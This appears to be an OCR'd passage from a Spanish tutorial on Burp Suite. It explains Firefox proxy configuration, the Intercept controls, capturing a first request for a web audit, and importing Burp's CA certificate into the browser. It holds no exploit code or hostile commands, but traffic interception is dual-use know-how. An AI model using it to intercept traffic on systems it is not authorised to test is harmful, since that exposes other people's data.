


El icono de Foxy Proxy cambiará, indicándonos que la configuración está activa.



3.3.3. Configuración del proxy en el navegador Mozilla Firefox

En realidad Foxy Proxy no es realmente necesario. Foxy Proxy nos permite cambiar entre configuraciones de proxy de una forma mucho más fácil y rápida. Pero si por algún motivo hay problemas con Foxy Proxy o se prefiere no usarlo, bastará con acceder al navegador de Mozilla Firefox a Preferences -> Advanced -> Network - > Settings. En Manual proxy configurations, se debe poner la misma configuración que hemos puesto en las opciones del proxy de Burp Suite y marcar para que esa sea la configuración para todos los protocolos.



Haciéndolo de esta forma, cada vez que se quiera navegar sin utilizar el proxy de Burp Suite, se debe entrar de nuevo en el menú del navegador y deshabilitar el proxy.

3.4. Interceptando peticiones


3.4.1. Proxy

Como ya he mencionado otras veces, el proxy es el componente principal de Burp Suite. Es la base de prácticamente todo lo que podemos hacer con esta herramienta. El proxy nos sirve para interceptar el tráfico entre nuestro navegador y el servidor que aloja la aplicación web. Una vez interceptada una petición a través del proxy de Burp Suite, podemos hacer con ella infinidad de cosas, desde estudiar el contenido de la petición (cabeceras, cuerpo del mensaje...) hasta modificar dicho contenido antes de permitir que siga su camino hasta el servidor o realizar peticiones recursivas cambiando ciertas variables automáticamente.

3.4.2. Intercept


Esta subpestaña es la encargada de interceptar y mostrar peticiones y respuestas que resultan de la comunicación con la página web.
Cuenta con 4 botones que son los encargados de controlar el proxy de Burp Suite:

- Intercept is on/Intercept is off: Nos permite iniciar/detener la intercepción.
- Forward: Permite a la petición interceptada, continuar su curso hacia el servidor de destino.
- Drop: Descarta la petición interceptada con lo que no llega a su destino.
- Action: Despliega un conjunto de acciones a realizar sobre la petición interceptada como por ejemplo, enviar la petición interceptada a alguno de los demás componentes de Burp Suite.



También permite editar el contenido de las peticiones y respuestas.


Llegados a este punto, podemos hacer nuestra primera prueba. Vamos a interceptar nuestra primera petición. Para ello, debemos de asegurarnos de que el botón “Intercept is on/Intercept is off” esté en “Intercept is on”.




Si se usa Burp Suite con una sola pantalla, la recomendación es dividirla de forma que se pueda ver al mismo tiempo el explorador de Internet y el panel de Burp Suite, de esta forma se puede ver lo que ocurre en el panel en todo momento al tiempo que se realizan las acciones pertinentes en la aplicación web que se está auditando.

Una vez tenemos activo el Intercept, el proxy comenzará a capturar peticiones. De hecho posiblemente ya se tenga alguna petición interceptada sin haber tocado nada en el explorador. Esto puede ser por algún intento de comunicación subyacente del explorador, del que normalmente no somos conscientes. Si este fuera el caso, se puede desactivar de nuevo el Intercept o pulsar en

“Drop” o en “Forward” repetidamente hasta que la ventana con los datos de la petición quede limpia de nuevo.




Con la ventana de datos de petición en blanco y el Intercept activo, navegamos por la web a auditar. Si ya está abierta, basta con actualizar la página y ver los resultados en el panel de Burp Suite.




Al ser interceptada la petición, la aplicación quedará cargando hasta que se haga click en “Forward” y deje continuar su camino hacia el servidor. Al hacerlo, veremos que la ventana con los datos de la petición vuelve a quedar en blanco. Antes de seleccionar “Forward”, cuando la petición está aún capturada y la aplicación a la espera, es un buen momento para analizar los datos de la petición y sacar algo de información sobre la aplicación que estamos auditando, aunque también se puede hacer más tarde. Accediendo a la petición desde la subpestaña “HTTP history”, podemos ver todas las peticiones que se han interceptado. Con esto ya hemos interceptado nuestra primera petición.


Puede ser que al navegar por la aplicación web que se está auditando, salte un aviso de que la página no es segura y obligue a añadir la excepción de vez en cuando. Para evitarlo debemos generar un certificado digital y exportarlo al explorador de Internet que estemos usando. Para ello, debemos ir a la subpestaña “Options” de la pestaña “Proxy”. Una vez ahí, en la sección “Proxy Listeners” hacer click en “Import/export CA certificate”.




En la ventana que se nos abre, debemos marcar “Certificate in DER format” y hacer click en “Next”.




A continuación, seleccionar donde queremos guardar el certificado y le damos un nombre.







Y para terminar, hacemos click en “Close”.



Ahora debemos importarlo a nuestro explorador de Internet, para que lo reconozca y confíe en él durante la navegación. Para esto, en Mozilla Firefox se accede a “Preferences->Privacy & Security->View Certificates“.




En la ventana que se nos abre hacemos click en “Import”. Ahora buscamos el certificado que hemos exportado de Burp Suite en la ruta en que lo hemos guardado. Puede que no nos aparezca. Para solucionar este problema, debemos marcar que nos muestre todos los tipos de ficheros. Una vez lo hemos seleccionado y abierto, debemos marcar las 2 casillas de la ventana que nos aparece y hacer click en “OK”.



Y ya tenemos el certificado importado en nuestro explorador. Con esto, ya no debemos tener problemas.

